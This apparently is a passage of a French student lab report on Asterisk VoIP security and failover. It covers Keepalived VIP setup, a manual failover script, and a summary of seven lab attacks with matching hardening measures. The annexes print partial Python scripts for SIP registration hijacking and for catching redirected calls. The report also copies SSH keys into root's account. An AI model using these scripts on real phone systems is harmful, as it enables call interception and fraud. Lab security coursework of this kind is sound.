


Figure 6.11 : Configuration Keepalived — Slave

6.5.5 Redémarrage et vérification

```
sudo systemctl restart keepalived
sudo systemctl status keepalived
```

Figure 6.13 : Statut Keepalived sur le Slave

6.6 Vérification de la VIP

```
ip addr show ens33 | grep 192.168.100.200
```




Figure 6.14 : VIP présente sur le Master




Figure 6.15 : Absence de VIP sur le Slave

6.7 Configuration des clients Zoiper

Les extensions 1001 (.11) et 1002 (.12) sont reconfigurées pour utiliser la VIP 192.168.100.200 comme serveur SIP, afin de ne pas nécessiter de reconfiguration manuelle lors d'une bascule.




Figure 6.16 : Zoiper configuré avec la VIP




Figure 6.17 : Extensions 1001 et 1002 enregistrées sur le Master

6.8 Tests de bascule

6.8.1 Test automatique avec Keepalived

Un appel est établi entre 1001 et 1002 via la VIP, puis Asterisk est arrêté sur le Master. Les logs Keepalived sur le Slave sont observés pour vérifier la bascule automatique.

1. Appel en cours entre 1001 et 1002.
2. Arrêt d'Asterisk sur le Master : sudo systemctl stop asterisk
3. Observation : journalctl -u keepalived -f




Figure 6.19 : Logs Keepalived durant le test

Résultat : La VIP n'a pas basculé automatiquement. L'appel s'est coupé et le Slave n'a pas pris la VIP.

6.8.2 Analyse des causes de l'échec

Cause probable	Explication
track_script mal interprété	Keepalived ne déclenche pas la bascule malgré le script
Droits SSH manquants	sudo devant ssh ne retrouvait pas les clés root
Timeout trop long	Détection de panne après la coupure de l'appel

6.9 Solution alternative : Script de bascule manuelle

Face à l'échec de la bascule automatique, un script manuel a été développé pour forcer la migration de la VIP et démontrer le concept de haute disponibilité.

6.9.1 Script bascule.sh

```
#!/bin/bash
echo "=== Bascule HA manuelle ==="
sudo systemctl stop asterisk
sudo ip addr del 192.168.100.200/24 dev ens33
ssh oussama@192.168.100.20 "sudo ip addr add 192.168.100.200/24 dev ens33"
ssh oussama@192.168.100.20 "sudo systemctl restart asterisk"
echo "=== Bascule terminée ==="
```




Figure 6.21 : Script bascule.sh

6.9.2 Configuration SSH sans mot de passe

```
ssh-keygen -t rsa -b 2048 -N ""
ssh-copy-id oussama@192.168.100.20
sudo cp -r ~/.ssh /root/
sudo chown -R root:root /root/.ssh
```




Figure 6.22 : Génération clé RSA

Figure 6.23 : Copie de la clé vers le Slave

6.9.3 Test du script

```
sudo /usr/local/bin/bascule.sh
```




Figure 6.25 : Appel en cours avant bascule manuelle




Figure 6.26 : Exécution de bascule.sh




Figure 6.27 : Interruption de l'appel

- Après avoir expérimenté les deux méthodes – le basculement automatique avec Keepalived ainsi que le basculement manuel à l'aide d'un script personnalisé – nous avons constaté que les deux solutions n'ont pas permis de préserver les appels en cours comme attendu. Dans le premier cas, la VIP n'a pas été transférée automatiquement lors de la panne. Dans le second cas, même si la VIP a bien été déplacée vers le serveur secondaire, l'appel actif a tout de même été coupé. Cette partie présente les différentes causes identifiées ainsi que les limites rencontrées dans notre implémentation.

6.10 Limites de l'implémentation

Limite	Explication
Appels actifs coupés	Asterisk ne réplique pas les canaux SIP entre nœuds
Bascule non automatique	Keepalived n'a pas basculé malgré configuration correcte
Temps de reprise	Les clients doivent se réenregistrer après bascule
Pas de réplication média	Le flux RTP n'est pas dupliqué entre Master et Slave

6.11 Solutions alternatives pour une HA parfaite

Solution	Type	Protection des appels actifs
Kamailio + Asterisk	Open source	Oui — réplication des dialogs SIP
FreeSWITCH avec RAFT	Open source	Oui
3CX Cluster	Propriétaire	Oui (< 1 s)
Cisco Unified CM	Propriétaire	Oui (instantané)

Conclusion Générale

Ce travail pratique nous a permis d'explorer en profondeur les vulnérabilités des systèmes VoIP basés sur Asterisk et de mettre en pratique des techniques de sécurisation avancées. La réalisation des sept attaques documentées démontre de manière concrète que les systèmes VoIP, malgré leur maturité technologique, restent exposés à des vecteurs d'attaque nombreux et variés lorsqu'ils sont déployés sans précautions suffisantes.

L'attaque la plus critique identifiée est le Registration Hijacking (A7), car elle permet le détournement silencieux des communications d'une organisation entière, sans que les victimes légitimes soient immédiatement alertées. Combinée à une attaque DoS préalable, elle devient particulièrement redoutable.

Sur le plan défensif, les huit contre-mesures implémentées couvrent un spectre large : du chiffrement de la signalisation (TLS) et des médias (SRTP) à la protection contre les attaques de couche 2 (ARP statique), en passant par le contrôle d'accès fin (iptables, Fail2ban) et le durcissement de la configuration Asterisk.

Bilan des résultats

#	Attaque / Contre-mesure	Statut	Validation
A1	Énumération SIP	✅ Réalisé	nmap + svmap — PBX identifié
A2	Phreaking / svcrack	✅ Réalisé	Credentials 1001+1002 craqués
A3	ARP Poisoning	✅ Réalisé	MitM établi .156 ↔ .155
A4	Interception RTP	✅ Réalisé	Audio reconstruit Wireshark
A5	Exploitation AMI	✅ Réalisé	CallerID falsifié HACKED
A6	Injection RTP	✅ Réalisé	Tone 1000 Hz injecté
A7	Registration Hijacking	✅ Réalisé	INVITE redirigé vers Kali
H1	AMI sécurisé	✅ Validé	Connection refused depuis Kali
H2	pjsip.conf durci	✅ Validé	Passwords + max_contacts=1
H3	Fail2ban	✅ Validé	IP Kali bannie après svwar
H4	iptables	✅ Validé	DROP default, whitelist .156/.157
H5	TLS 1.2	✅ Validé	openssl s_client → TLSv1.2
H6	SRTP	✅ Validé	media_encryption=sdes actif
H7	ARP statique	✅ Validé	arpwatch surveille .ens33
H8	Anti-hijacking	✅ Validé	max_contacts=1 + remove_existing

En perspective, des axes d'amélioration incluent : l'intégration d'un système SIEM (Security Information and Event Management) pour la corrélation des logs, la mise en place d'un plan de continuité d'activité (PCA) pour la téléphonie, et l'extension de ce audit à des environnements de production avec IPv6 et WebRTC.

Annexes

Annexe A — Script sip_hijack.py (complet)

```
#!/usr/bin/env python3
"""Registration Hijacking SIP avec authentification Digest MD5"""
import socket, hashlib, re, time

SERVER, PORT = '192.168.230.155', 5060
KALI,  KPORT = '192.168.230.131', 5070
EXT,   PWD   = '1001', 'secret1001'

def md5(s): return hashlib.md5(s.encode()).hexdigest()

def build_register(cseq, auth=''):
    return (
        f'REGISTER sip:{SERVER} SIP/2.0\r\n'
        f'Via: SIP/2.0/UDP {KALI}:{KPORT};branch=z9hG4bK{cseq:06d}\r\n'
        f'From: <sip:{EXT}@{SERVER}>;tag=hijack{cseq}\r\n'
        f'To: <sip:{EXT}@{SERVER}>\r\n'
        f'Call-ID: hijack-{cseq}@{KALI}\r\n'
        f'CSeq: {cseq} REGISTER\r\n'
        f'Contact: <sip:{EXT}@{KALI}:{KPORT}>\r\n'
        f'Max-Forwards: 70\r\nExpires: 3600\r\n'
        f'{auth}Content-Length: 0\r\n\r\n'
    )
```

Annexe B — Script sip_listen.py

```
#!/usr/bin/env python3
"""Écoute SIP sur Kali — intercepte les INVITE redirigés"""
import socket

KALI, PORT = '192.168.230.131', 5070
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
sock.bind((KALI, PORT))
print(f'[*] En écoute sur {KALI}:{PORT}')

while True:
    data, addr = sock.recvfrom(4096)
    msg = data.decode('utf-8', errors='ignore')
    first_line = msg.split('\r\n')[0]
    print(f'[+] Paquet reçu de {addr[0]}:{addr[1]}')
    print(f'    {first_line}')
    if 'INVITE' in first_line:
```

```
        print('[!] INVITE détecté — appel redirigé sur Kali !')
        trying = 'SIP/2.0 100 Trying\r\n...\r\n'
        sock.sendto(trying.encode(), addr)
        print('[v] PREUVE : Appel de 1002 intercepté sur Kali au lieu de Zoiper !')
```

Références Bibliographiques

[1] *Rosenberg et al..* "SIP: Session Initiation Protocol", RFC 3261, IETF, Juin 2002
[2] *Schulzrinne et al..* "RTP: A Transport Protocol for Real-Time Applications", RFC 3550, IETF, Juillet 2003
[3] *Sangoma Technologies.* "Asterisk Documentation — PJSIP", docs.asterisk.org, 2024
[4] *Hacking Exposed VoIP.* "SIP Security", VoIP Security Alliance (VOIPSA)
[5] *SIPVicious Suite.* "Security Tools for SIP", GitHub Repository, 2024
[6] *Offensive Security.* "Kali Linux Documentation", Kali Linux Tools Documentation, 2024
[7] *McGann, O. & Veitch, P..* "VoIP Security and Privacy Threat Taxonomy", VOIPSA, 2005

Glossaire

Asterisk	Logiciel PBX open-source développé par Digium/Sangoma. Permet de créer des systèmes de téléphonie IP complets.
AOR (Address of Record)	Identifiant SIP permanent d'un utilisateur, indépendant de son adresse réseau actuelle.
Digest Authentication	Mécanisme d'authentification SIP basé sur MD5 challenge-response défini dans la RFC 2617.
Endpoint (PJSIP)	Entité de communication PJSIP regroupant les paramètres d'un utilisateur SIP (codec, auth, AOR).
Fail2ban	Logiciel de sécurité qui analyse les logs système et bannit les IPs malveillantes via iptables.
hping3	Outil de test réseau permettant de générer des paquets TCP/UDP/ICMP arbitraires pour tester les firewalls.
INVITE	Message SIP initiant un appel téléphonique. Contient une description de session SDP.
MitM	Attaque où l'attaquant s'interpose entre deux parties en communication pour intercepter/modifier les échanges.
PJSIP	Bibliothèque SIP open-source utilisée par Asterisk. Remplace l'ancien chan_sip depuis Asterisk 12.
Registration Hijacking	Attaque SIP consistant à enregistrer une extension sur l'IP de l'attaquant pour intercepter les appels.
RTP	Real-time Transport Protocol — protocole de transport des flux audio/vidéo en temps réel.
SDES	Session Description Security Descriptions — mécanisme de négociation des clés SRTP via SDP (RFC 4568).
SIP	Session Initiation Protocol — protocole de signalisation pour établir, modifier et terminer des sessions multimédias.
SRTP	Secure RTP — extension chiffrée de RTP protégeant la confidentialité et l'intégrité des flux médias.
Softphone	Logiciel simulant un téléphone IP (ex: Zoiper, Linphone). Fonctionne sur PC ou smartphone.
svcrack	Outil SIPVicious pour le craquage par dictionnaire des mots de passe SIP.
svmap	Outil SIPVicious pour l'énumération des serveurs SIP et l'identification de leur type/version.
svwar	Outil SIPVicious pour l'énumération des extensions SIP actives sur un serveur.
TLS	Transport Layer Security — protocole cryptographique sécurisant les communications réseau.
Zoiper	Logiciel softphone VoIP supportant SIP et IAX2, disponible pour Windows/Linux/Mobile.